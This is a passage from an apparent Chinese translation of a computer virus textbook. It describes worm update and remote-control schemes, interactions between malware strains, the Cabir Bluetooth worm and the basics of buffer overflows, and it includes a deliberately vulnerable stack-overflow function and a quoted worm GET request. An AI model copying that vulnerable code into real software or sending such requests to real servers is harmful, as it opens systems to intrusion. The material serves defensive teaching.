这个消息的内容包括了Hybris 的Happy 2000插件（清单9-8中仅仅显示了一个片段）。在主题行中的插件名是“h_2k,”，其后紧跟着插件的版本号信息。Hybris使用版本信息决定该模块是否需要解压和执行。

9.6.2 基于后门的更新

有些计算机蠕虫在攻陷的计算机系统上打开一个端口，并实现一个能在被攻陷的计算机上执行任意程序的接口。攻击者能够利用该接口在不同的版本之间更新蠕虫的代码。比如，蠕虫W32/Mydoom在3127到3198范围内打开一个TCP端口并等待连接，它在该端口上实现了简单的协议。本质上，W32/Mydoom的代码更新技术和本章前面讲述的基于后门的繁殖技术是相似的。攻击者需要扫描开放了端口的系统并向目标发送一个可执行程序，该程序将在远程节点上执行。Mydoom的前几个版本都没有为它们的更新协议实现任何安全机制，毫无疑问，像W32/Doomjuice, W32/Beagle和W32/Welchia这样的蠕虫能够利用Mydoom的更新机制攻击被它攻陷的系统。

Mydoom的后期版本给这些机会主义的攻击者留下的机会要少多了，因为它们会更仔细地检查接收到的请求。

9.7 用信令进行远程控制

攻击者经常希望能远程控制他们的攻击成果，比如，选定一个目标发起DoS攻击或者让蠕虫在攻击者的控制下向新的系统传播。最常用的控制方法是在蠕虫中安插后门，该后门可以直接和某个主机进行通信。当然，也可以用其他方法对蠕虫进行集中控制，比如，通过IRC或者Windows域名邮件插槽。注意观察图9-16中描述的W32/Tendoolf的攻击策略。

蠕虫W32/Tendoolf的某些变种只有在攻击者向IRC服务器的讨论频道发送信号“.spread”后，才开始向新的目标传播。在接收到攻击者发送的“.spread”信号后，被攻陷系统上的蠕虫开始寻找新的目标进行感染。另外，攻击者能够发起针对任何目标的DoS攻击。在攻击者发送攻击命令前，被攻陷的系统并不知道进行DoS攻击的目标（不是在蠕虫中硬编码的）。在收到命令后，被攻陷的系统转向到选定的目标并执行各种类型的洪泛式（Flood）攻击。实际上，蠕虫的名字“tendoolf”就是floodnet的逆序。

对于初级反病毒研究人员来说，这种在远程控制下繁殖的蠕虫通常是非常令人头痛的。




图9-16 远程控制的Tendoolf蠕虫

点对点网络控制

有些计算计蠕虫利用已经感染的节点建立一个虚拟网络（即点对点网络）并能利用这个网络进行通信和控制，蠕虫Linux/Slapper就是一个例证。Slapper在被攻陷的计算机上使用UDP协议和端口2002。当蠕虫感染一个新的目标后，它就把攻击者的IP地址传递给这个目标，每一个节点都接收所有其他节点的IP地址并把它们保存在一个列表清单中。无论何时引入一个新的IP地址，所有其他节点都通过这个虚拟网络接收更新，该虚拟网络使用类TCP协议（有状态的协议）保证信息正确地传送到目标。被感染节点随机地选择一组计算机并通过网络向它们广播更新信息。这就是所谓的*广播分割技术*（broadcast segmentation technique）。

Linux/Slapper具有很先进的远程控制接口。它借用了BSD/Scalper的代码，而BSD/Scalper也是在其他攻击工具的基础上发展出来的。Scalper实现了分层网络结构[35]来跟踪被蠕虫感染过系统。它支持大量的攻击命令，包括UDP洪泛攻击、TCP SYN攻击、IPv6 SYN洪泛攻击和标准DNS查询的洪泛DoS攻击，还支持在被攻陷的系统上执行任意程序。

图9-17说明了Slapper蠕虫的感染过程。当第一个节点被感染后，它接收到攻击者主机的IP地址，紧接着接收到网络上所有其他节点的地址清单，以此类推。

图9-17仅仅说明了系统之间是如何传递感染的过程。图9-18说明了作为P2P网络节点的被感染系统之间的层次关系。由于攻击者一开始发起了多个感染过程（即蠕虫作者在多个节点上释放了该蠕虫。——译者注），就可能出现多个像图9-18显示的那样大大小小的P2P网络。这些网络并行工作，彼此之间没有联系。




图9-17　蠕虫Slapper的感染过程




图9-18　蠕虫Slapper的网络层次

9.8　有意无意的交互

计算机病毒研究人员观察到一系列有趣的现象，各种各样的恶意代码之间竟然存在有意无意的交互作用。本节讨论蠕虫之间常见的交互作用。

9.8.1　合作

有些计算机病毒无意之间竟与其他恶意代码合作。比如，计算机蠕虫在穿越一个已经被病毒感染的节点时，可能会被另一个标准的文件病毒感染，流行的计算机蠕虫经常会出现这种被多种计算机蠕虫感染的现象。一个蠕虫携带3种甚至更多病毒的现象并不少见，这种现象对于网络蠕虫和标准文件感染性病毒都是有益的。

蠕虫可以利用未知的文件型病毒，如果反病毒产品不能检测出这种文件型病毒，它也就不能检测出其中的计算机蠕虫。比如，某种情况下，蠕虫已经被嵌入到了病毒代码之中，这样反病毒软件就很少有机会能发现他们。图9-19说明了这个例子。




图9-19 文件型病毒无意之间感染了蠕虫

在步骤A中，计算机被蠕虫感染，在步骤B中，蠕虫成功地渗透到一个新的远程系统中。那台计算机已经被病毒感染，巧合的是病毒正好感染蠕虫用于繁殖自己的那种文件。这样文件型病毒就把自己附加在蠕虫上了。在步骤C中，感染文件到达了一台新计算机。当蠕虫被执行时，文件型病毒也运行（多数情况下，它会在蠕虫代码之前执行）起来并继续感染其他对象。

在步骤D上，病毒和蠕虫的联合体到达一个被反病毒软件保护起来的系统中，该反病毒软件能够识别附加在蠕虫上的文件感染型病毒，但不能识别被病毒保护起来的蠕虫。如果该反病毒软件能够杀掉病毒，就可能创建一个和原蠕虫文件并不完全相同的新文件。比如文件大小可能变大或者变小了，文件头中的某些重要区域可能也改变了。（当然，反病毒是多种能和其他恶意程序进行交互的代理之一。）

这样的变异蠕虫就有机会继续繁殖并在步骤E中感染新系统。在实际生活中，还没有能够检测出步骤E中出现的变种蠕虫的反病毒软件。不过，反病毒程序需要重视这一问题，比如变种病毒的MD5校验和已经改变了，如果反病毒或者内容过滤软件使用这种校验和检测蠕虫，它必然检测不到变种的蠕虫。

GriYo 在他的“共生项目”中故意制造出这类变种。他以被感染文件的方式发布了一个名为W32/Cholera的蠕虫，该蠕虫可以批量地发送邮件，蠕虫被多态病毒W32/CTX感染后变成病毒的载体，结果是W32/Cholera 和W32/CTX都在全世界范围内成功地流行起来，W32/CTX也因此进入了流行病毒名录（Wildlist）。

文件型病毒（如W32/Funlove）经常多次感染其他蠕虫，这些文件感染型病毒偶尔会从病毒统计表的前50名中消失，但是如果某个主要的计算机蠕虫爆发了，它也会随之再现。在W32/Beagle蠕虫流行以后，这种现象逐渐增多。就像前面讨论过的，有些W32/Beagle的变种向接收者发送用密码保护的邮件附件。因为蠕虫在本地系统上创建压缩文件（ZIP），病毒Funlove

能够在蠕虫打包之前感染蠕虫的可执行文件。这样，病毒Funlove同样享受密码保护措施的保护作用[36]。因为多数反病毒产品都不能可靠地检测出受密码保护的附件，搭乘蠕虫这趟快车的病毒占了合作的便宜。

前面提到的W32/Borm病毒还创造了另一种合作方式，该蠕虫专门感染安装了BackOrifice的系统。W32/Borm并不试图杀掉BackOrifice，它只是利用BackOrifice系统进行繁殖。同样，Doomjuice蠕虫也利用前面提到的蠕虫Mydoom的后门进行传播。

在宏病毒和脚本病毒中，经常出现“病毒体绑架（body snatching）”攻击。如果在对方的体内相互繁殖，两种或者多种脚本病毒和宏病毒就可能制造出新病毒。

9.8.2 竞争

恶意代码之间的竞争关系也在病毒之间出现了。有些病毒能攻击其他病毒并把它们从被感染的系统中干掉。引导区病毒Den_Zuko[37]就是一个例子，该病毒可以清除Brain virus。人们经常把这些病毒称为“良性病毒”或者“反病毒”（“benefical viruses” or “antivirus”）

2001年，随着蠕虫CodeRed的出现，反击该蠕虫的良性蠕虫CodeGreen曾比CodeRed更流行（之前曾经在其他系统，比如Linux，上出现过良性蠕虫）。

因为IIS的漏洞能够被多次利用，CodeGreen可以非常容易地攻击被CodeRed感染的系统。该蠕虫向感染了CodeRed的远程目标发送畸形的GET请求，请求信息显示在清单9-9中。

清单9-9　CodeGreen的GET请求的前半部分

```
GET /default.ida?Code_Green_<I_like_the_colour-_->><AntiCodeRed-
CodeRedIII-IDQ_Patcher>_V1.0_beta_written_by_'Der_HexXer'-
Wuerzburg_Germany-_is_dedicated_to_my_sisterli_'Doro'.
Save_Whale_and_visit_<www.buhaboard.de>_and_www.buha-security.de
```

该蠕虫还携带了清单9-10中给出的信息。

清单9-10　蠕虫CodeGreen携带的其他信息

```
HexXer's CodeGreen V1.0 beta CodeGreen has entered your system
it tried to patch your system and
to remove CodeRedII's backdoors

You may uninstall the patch via
SystemPanel/Sofware: Windows 2000 Hotfix [Q300972]

get details at "www.microsoft.com".
visit "www.buha-security.de
```

CodeGreen从系统中删除CodeRed蠕虫以及CodeRed变种所携带的后门。而且，它还下载并安装修补它们所利用的漏洞补丁。

在良性蠕虫W32/Welchia发动对W32/Blaster的攻击后，Blaster蠕虫经历了和CodeRed相似遭遇，它们揭开了“蠕虫战争（Worm Wars）”（我给根据“Core Wars”给它取的名字——见第1章中关于病毒起源的介绍）的序幕。

另一个引人入胜的例子是W32/Sasser蠕虫。W32/Sasser攻击LSASS的一个漏洞，早前蠕虫Gaobot的变种也利用这个漏洞。Gaobot的作者对此毫不奇怪，因为Gaobot需要和Sasser竞争，使用同一个系统漏洞。因此，W32/Gaobot.AJS[38]蠕虫开发出了吸血鬼攻击（vampire attack），我把这种攻击称为“吸血鬼”是因为磁芯大战游戏中的吸血鬼攻击，吸血鬼战士可以偷走他们敌人的灵魂（见第1章）。

Gaobot.AJS是吸血鬼程序，因为，如果它和Sasser蠕虫在同一台机器上同时存在，它就会攻击Sasser。Gaobot.AJS不是简单地杀掉Sasser，而是用一种狡猾的方法修改Sasser的代码。结果，Sasser仍然能够扫描新目标甚至还能成功地利用漏洞，在Sasser连接到被它攻陷的计算机系统中的shellcode，指示该系统通过FTP下载并执行Sasser时，Gaobot.AJS修改的代码控制了这个传染过程，结果Gaobot.AJS向远程系统上Sasser的shellcode发送命令并指示他们下载Gaobot.AJS的代码而不是Sasser的代码。这样Gaobot用寄生的方式让Sasser建立的远程连接不能繁殖Sasser，而变成Gaobot的繁殖代理。

W32/Dabber蠕虫是另一个引人注意的例子，它也出现在Sasser之后。前面提到过Sasser的shellcode将利用FTP下载Sasser的一个拷贝。在攻击者的系统上，Sasser实现了一个简单的FTP服务器。然而，Sasser的这个程序有一个可利用的缓冲区溢出漏洞（其实，蠕虫可以有它们自己的漏洞）。Dabber就是利用Sasser的漏洞来传播的。它能扫描被Sasser攻陷的计算机并试图连接具有漏洞的Sasser的FTP服务器，然后利用这个漏洞。

人们预测，将来恶意代码之间的竞争将会变得越来越普遍。

9.8.3 未来：简单蠕虫通信协议

虽然恶意程序之间的竞争越来越普遍，但也有理由相信攻击者会努力地开发合作技术。比如，计算机蠕虫可以使用简单蠕虫通信协（SWCP）来交换信息，支持SWCP的不同病毒族之间还可以交换插件（“基因”）。计算机蠕虫还可以交换载荷、攻击目标系统的信息，甚至通过SWCP协议将搜集到的电子邮件信息和其他蠕虫之间共享，我估计在不久的将来就会出现这样的技术。

当然，蠕虫之间还有其他类型的通信。比如，病毒能够进行“有性繁殖”[39]，将它们的基因组传递给它们的子女，还能适当进化或退化。有些宏病毒是现有病毒中与“有性繁殖”最为接近的病毒，它们能像第3章中讨论的那样交换或者攫取宏（基因）。而且，特别编写的二进制病毒也可以利用相似的方法进化。

9.9 无线移动蠕虫

蠕虫SymbOS/Cabir[40]引领计算机蠕虫进入了一个全新的领域。在无线智能电话替代现有的移动通信系统后，这样的蠕虫可能会慢慢地流行起来，因为现有的移动通信系统具有一定的编程能力。2004年6月出现的蠕虫Cabir有一些独特的特征，该蠕虫能够在运行Symbian 操作系统的Nokia 60系列的手机上。Symbian操作系统是在EPOC的基础上开发的，其实Symbian 就是EPOC的第六版，也叫做EPOC32，不过是起了一个新名字。

有趣的是，Cabir蠕虫利用手机的蓝牙功能进行传播，就像图9-20中显示的那样。

图9-20　左边是发起攻击的手机，右边的是接受攻击的手机

该蠕虫能够攻击使用ARM系列芯片并运行Symbian操作系统的移动电话。正常情况下，手机不打开蓝牙通信模块。手机用户可以通过蓝牙交换一些小程序，在他们进行交换的过程中，他们为Cabir这样的蠕虫打开了蓝牙通信通道。

在Cabir执行起来以后，Cabir把它自己安装在Symbian操作系统的多个目录中，它希望在用户每次重新开机的时候病毒都能执行，如果不使用文件管理程序，就很难发现蠕虫模块。Cabir并不枚举蓝牙设备，它只是查找第一个类似设备并用它进行通信。标准蓝牙设备的传输距离是30英尺，显然，并不是所有的蓝牙设备之间都能相互通信。（然而，研究者Mark Rowe曾经用蓝牙信号放大器做过实验，他指出攻击者可以使用类似的技术将蓝牙设备的通信范围可靠地扩展到300英尺。）另外，@stake 的研究人员Ollie Whitehouse证实，即使蓝牙设备采用了所谓的“不能发现（non-discoverable）”模式[41]，仍然可以发现它们。现在已经存在几种与蓝牙相关的攻击技术，比较流行的有Bluesniff, Btscanner, PSMscan和Redfang。

在自然感染测试中，Cabir首先和蓝牙打印机通信，如果打印机不支持用于发送文件的对象交换（OBEX）协议，其表现就很奇怪，它能像蜜罐系统一样阻塞蠕虫。然而，在关闭蓝牙打印机后，蠕虫就成功地感染了另一部手机。由于Cabir过度活跃地搜索其他手机，它很快就耗尽了手机电池，就像手机在一个没有信号的地区试图不断连接服务商那样。

更严重的问题是在测试蠕虫繁殖的时候，你必须带着自己的手机躲起来，虽然需要接收者认可输入的消息才能完成消息的接收过程，但你总不会希望意外地感染另一部手机吧。其实，已经发现了蓝牙系统的好几个漏洞，其中部分漏洞可以用于在掌上电脑上执行任意代码[42]，而其他漏洞能够用于在带有智能电话的系统上进行网络钓鱼攻击[43]。

显然，将来的蠕虫可望代替用户在手机上打电话。基于MMS（多媒体信息服务）的邮件群发蠕虫可能成为一个新领域，就像基于SMS（短消息服务）的下载、色情拨号和垃圾信息程序那样。但谁为这些通信买单呢？

参考文献

1. Dr. Vesselin Bontchev, personal communication, 2004.
2. Nick FitzGerald, "When Love Came to Town," *Virus Bulletin*, June 2000, pp. 6-7.
3. Donn Seeley, "A Tour of the Worm," *USENIX Conference*, 1989, pp. 287-304.
4. Frederic Perriot and Peter Szor, "An Analysis of the Slapper Worm Exploit," *Symantec Security Response, White Paper*, April 2003, `www.sarc.com/avcenter/whitepapers.html`.
5. "The Cheese Worm," CERT Incident Note IN-2001-05, `http://www.cert.org/incident_notes/IN-2001-05.html`.
6. "The sadmind/IIS worm," *CERT Advisory CA-2001-11*, `http://www.cert.org/advisory/CA-2001-11.html`.
7. Alexsander Czarnowski, "Distributed DoS Attacks–Is the AV Industry Ready?" *Virus Bulletin Conference*, 2000, pp. 133-142.
8. Ido Dubrawsky, "Effects of Worms on Internet Routing Stability," Security Focus, June 2003, `http://www.securityfocus.com/infocus/1702`.
9. Frederic Perriot, "Crack Addict," *Virus Bulletin*, December 2002, pp. 6-7, `http://www.virusbtn.com/resources/viruses/indepth/opaserv.xml`.
10. National Bureau of Standards, "Data Encryption Standard," *FIPS Publication 46*, U.S. Department of Commerce, 1977.
11. Electronic Frontier Foundation, "Cracking DES," Sebastopol, CA, 1998, ISBN: 1-56592-520-3 (Paperback).
12. Dr. Steve R. White, "Covert Distributed Processing with Computer Viruses," *Advances in Cryptology–CRYPTO '89*, Springer-Verlag, 1990, pp. 616-619.
13. Vesselin Bontchev, "Anatomy of a Virus Epidemic," *Virus Bulletin Conference*, 2001, pp. 389-406.
14. Eugene H. Spafford, "The Internet Worm Program: An Analysis," 1988.
15. Katrin Tocheva, "Worming the Internet–Part 2," *Virus Bulletin*, November 2001, pp. 12-13.
16. Peter Ferrie, "Sleep-Inducing," *Virus Bulletin*, April 2003, pp. 5-6.
17. Katrin Tocheva, Mikko Hypponen, and Sami Rautiainen, "Melissa," March 1999, `http://www.f-secure.com/v-descs/melissa.shtml`.
18. Peter Ferrie, "Magisterium Abraxas," *Virus Bulletin*, May 2001, pp. 6-7.
19. Gabor Szappanos and Tibor Marticsek, "Patriot Games," *Virus Bulletin*, July 2004, pp. 6-9.
20. Peter Ferrie and Peter Szor, "Sircamstantial Evidence," *Virus Bulletin*, September 2001, pp. 8-10.
21. Dmitry O. Gryaznov, "Virus Patrol: Five Years of Scanning the Usenet," *Virus Bulletin Conference 2002*, pp. 195-198.
22. Peter Szor, "Parvo–One Sick Puppy?" *Virus Bulletin*, January 1999, pp. 7-9.
23. Atli Gudmundsson and Andre Post, "W32.Toal.A@mm," `http://securityresponse.symantec.com/avcenter/venc/data/w32.toal.a@mm.html`.

24. Peter Szor, "Happy Gets Lucky?" *Virus Bulletin*, April 1999, pp. 6-7.

25. Stuart McClure, Joel Scambray, and George Kurtz, "Hacking Exposed: Network Security Secrets and Solutions," 3rd Edition, Osborn/McGraw-Hill, Berkeley, 2001, ISBN: 0-07-219381-6 (Paperback).

26. Vern Paxson, Stuart Staniford, and Nicholas Weaver, "How to 0wn the Internet in Your Spare Time," http://www.icir.org/vern/papers/cdc-usenix-sec02/.

27. Neal Hindocha and Eric Chien, "Malicious Threats and Vulnerabilities in Instant Messaging," *Symantec Security Response, White Paper*, October 2003, www.sarc.com/avcenter/whitepapers.html.

28. "Buffer Overflow in AOL Instant Messenger," http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0005.

29. Sergei Shevchenko, "W32.Taripox.A@mm," February 2002, http://securityresponse.symantec.com/avcenter/venc/data/w32.taripox@mm.html.

30. Katrin Tocheva and Erdelyi Gergely, "Aplore," April 2002, http://www.f-secure.com/v-descs/aplore.shtml.

31. Marious van Oers, "Digital Rivers of Babylonia," *Virus Bulletin*, February 2000, pp. 6-7.

32. Ronald L. Rivest, Adi Shamir, and Leonard Adleman, "A Method for Obtaining Digital Signatures and Public-Key Cryptosystems," *Communications of the ACM*, v-21, n-2, February 1978, pp. 120-126.

33. Andrew "bunnie" Huang, "Hacking the Xbox," *Xenatera LLX*, San Francisco, 2003, ISBN: 1-59327-029-1.

34. Nick Fitzgerald, personal communication, 2001.

35. Sen Hittel, "Modap OpenSSL Worm Analysis," *Security Focus*, September 16, 2002.

36. Dr. Igor Muttik, personal communication, 2004.

37. Vesselin Bontchev, "Are 'Good' Computer Viruses Still a Bad Idea?" *EICAR*, 1994, pp. 25-47.

38. Heather Shannon, Symantec Security Response, personal communication, 2004.

39. Edward Fredkin, "On the Soul," 2000, Draft Paper, http://www.digitalphilosophy.org/on_the_soul.htm.

40. Peter Ferrie and Peter Szor, "Cabirn Fever," *Virus Bulletin*, August 2004, pp. 4-5, http://pferrie.tripod.com/vb/cabir.pdf.

41. Ollie Whitehouse, "Redfang: The Bluetooth Device Hunter," 2003.

42. "WIDCOMM Bluetooth Communication Software Multiple Buffer Overflow Vulnerabilities," http://www.securityfocus.com/bin/10914/discussion.

43. "Bluetooth Information Disclosure Vulnerability," http://www.securityfocus.com/bin/9024/discussion.

第10章 漏洞利用、漏洞和缓冲区溢出攻击

“更可怕的是我们对未知的恐惧。”

——Titus Livius

10.1 引言

漏洞利用、漏洞[1]和缓冲区溢出攻击技术[2]很久以来一直被恶意的黑客和病毒开发者广泛地使用着。但是，直到最近这些技术引起了大家的关注。CodeRed（红色代码）[3, 4]蠕虫对反病毒产业产生了很大的震撼，因为它是第一个不作为文件传播而是在内存中利用微软IIS缓冲区溢出漏洞来传播的蠕虫。很多专门的反病毒公司对CodeRed束手无策，而其他一些业务更广的安全公司却可以为最终用户提供一些解决方法。

这些新技术很快被一些只会抄袭的病毒开发者捡了起来。因此，在CodeRed之后，很多类似的蠕虫也随之而来，并且非常成功，比如Nimda（尼姆达）[5]和Badtrans（坏透了）[6]蠕虫。

本章将不仅介绍缓冲区溢出和输入检查漏洞利用技术，而且还介绍计算机病毒是如何利用这些技术的。

10.1.1 混合攻击的定义

混合威胁又称混合攻击（blended attack）[7]，还有人称之为联合攻击（combined attack）或者混合技术（mixed technique）。本书不追求定义的严密性，在计算机病毒的上下文中，混合攻击简单地定义为：病毒利用系统或者应用程序的安全漏洞侵入新系统所使用的技术。混合攻击利用一个或多个漏洞作为传播的主要媒介，并且可能伴随着其他的网络攻击，比如针对网络上其他系统的拒绝服务攻击（denial of service，DoS）。

10.1.2 威胁

利用安全漏洞一般是黑客常用的技术，这种技术一旦与计算机病毒相结合，可能导致许多非常复杂的攻击，有时会超出反病毒软件的保护范围。

一般说来，计算机安全公司之间存在了很大的差异，比如入侵检测、防火墙厂商和反病毒厂商。例如，过去很多流行的计算机安全会议上没有任何讨论计算机病毒的论文或报告。有些计算机安全人员似乎不认为计算机病毒是计算机安全的一个重要方面，或者他们忽略了计算机安全与计算机病毒之间的关系。

当CodeRed蠕虫出现的时候，关于哪种安全厂商可以预防、检测、并阻止这种蠕虫的问题，出现了明显的混乱。一些反病毒研究人员认为，他们对CodeRed蠕虫无计可施，另外一些人则尝试其他多种安全技术、软件以及检测工具解决问题，以满足用户的需求。

有趣的是，这些中间的解决方案经常被病毒研究人员批评，他们认为除了安装安全补丁，

其他不需要做任何事情；他们没有意识到，受感染的用户的确需要这些工具。

当然，安装安全补丁这一步对加固系统安全的确非常重要。但是，在大公司里，在成千上万的系统上安装安全补丁并不容易实现，尤其是在没有集中的补丁管理的情况下。此外，这些公司也害怕安装新的补丁会引发新的问题，比如影响系统的稳定。

CodeRed病毒以及混合攻击的问题应该引起反病毒厂商以及其他安全产品厂商的共同关注，共同研究出多层的安全解决方案，融合多种安全技术才能应对混合攻击的挑战。

10.2 背景

1988年11月，随着Morris（莫里斯）蠕虫[8]的出现，混合攻击也出现了。Morris蠕虫利用了BSD系统的标准应用程序的漏洞：

- 这种蠕虫试图利用缓冲区溢出来攻击那些运行有安全漏洞fingerd的VAX系统（这种攻击的细节在以后章节中介绍），结果是蠕虫在远程的VAX系统上自动运行。这个病毒可以在VAX以及SUN的系统上运行，但是只能成功地攻击VAX的系统。这个代码无法识别远程操作系统的版本，它用同样的方法对运行SUN的Fingerd程序的BSD系统进行攻击时，造成的结果是目标Sun系统上的fingerd进程崩溃，并留下一个存贮器转储（core dump）文件。
- Morris蠕虫还利用了sendmail应用程序的DEBUG命令，这个命令仅仅在sendmail应用程序的早期版本中存在，利用DEBUG命令可以通过发送SMTP消息在远程系统上执行命令。这个命令是sendmail应用程序功能的一个隐蔽的错误，在以后的版本中把它去掉了。把DEBUG命令发给sendmail之后，就可以让sendmail把后面的消息当做命令来执行了。
- 最后，这种蠕虫在各个目录下通过远程shell命令rsh来攻击新的计算机。它还证实了破解口令文件（/etc/passwd）的可行性，通过破解口令进入新的系统中。由于每个用户都可以访问口令文件，并且该文件对每个用户都是可读的，因此，这种攻击方式是可行的。虽然口令文件是经过单向加密的，但是可以通过将测试口令加密，并且将它们与原来的口令文件中的经过加密的口令进行比较，进而猜出口令。这种蠕虫使用一个小的口令字典，字典里的口令都是病毒开发者认为比较普遍的或者比较容易攻击的，看看这个口令字典，你会觉得这并不是该蠕虫所有攻击方法中最成功的，事实上，只有在其他攻击方法都失败了，才会用口令字典来破解口令，这是最后的攻击手段。

Morris蠕虫是有缺陷的。虽然这个病毒的本意不想对系统运行产生影响，但是因为它占用大量的系统资源，使计算机变慢，所以这种病毒在重复传染的时候很容易被察觉。

13年之后，在2001年7月，CodeRed蠕虫重现了类似Morris 蠕虫的攻击，它攻击的目标是有安全漏洞的IIS（因特网信息服务器）系统。这个蠕虫使用了一种精心设计的缓冲区溢出技术，在运行着有漏洞的IIS的Windows 2000系统中执行它的副本（这依赖于蠕虫的版本），这种蠕虫使计算机速度变慢的效果与Morris蠕虫相似。

关于缓冲区溢出攻击的进一步信息将在本章中介绍（示例的攻击代码都是无效的）。

10.3 漏洞的类型

10.3.1 缓冲区溢出

缓冲区通常是用来存储数量事先确定的、有限数据的存储区域。当一个程序试图将比缓冲区容量大的数据存储进缓冲区的时候，就会发生缓冲区溢出。

当数据超出了缓冲区的大小，多余的数据就会溢出到相邻的内存地址中，破坏该位置原有的有效数据，并且有可能改变执行路径和指令。可以利用缓冲区溢出将任意的数据注入到执行路径中，允许远程计算机的系统级访问，不仅使恶意的黑客、也会使自我复制的恶意代码获得未经授权的访问。

根据技术开发难度和出现的历史顺序，缓冲区溢出技术分为很多种类。虽然没有正式的定义，但是大多数人都认为缓冲区溢出技术分为三代：

- 第一代缓冲区溢出包括堆栈覆盖技术[9]。
- 第二代缓冲区溢出包括堆、函数指针以及单字节越界（off-by-one）漏洞利用。
- 第三代缓冲区溢出包括格式化字符串攻击[10]以及堆结构管理漏洞。第三代缓冲区溢出攻击经常覆盖内存中任意地方的数据，迫使系统根据攻击者的意图间接地改变执行流。

为了方便介绍，下面的讲解假设是在IntelCPU结构上，但是所讲的观点也同样适用于其他的处理机。

10.3.2 第一代缓冲区溢出攻击

第一代缓冲区溢出攻击包括堆栈中的缓冲区溢出。

10.3.2.1 堆栈缓冲区溢出

清单10-1中声明了一个大小为256字节的缓冲区，但是，程序试图用512字节的字符A（0x41）填满这个缓冲区。

清单10-1　一个有漏洞的函数

```
int i;
void function(void)
{
    char buffer[256];       // 创建一个缓冲区

    for(i=0;i<512;i++)      // 重复512次
        buffer[i]='A';      // 复制字符A
}
```

图10-1说明了由于程序溢出了这个小的256字节的缓冲区，EIP（指令指针，指向待执行的下一条指令）是如何改变的。

当数据超出了缓冲区大小的时候，剩下的数据就会覆盖堆栈的邻近区域的原有数据，包括一些重要的值，比如用来定义执行路径的指令指针（EIP）。通过覆盖返回的EIP地址，攻击者可以任意修改程序下一步将要执行的内容。

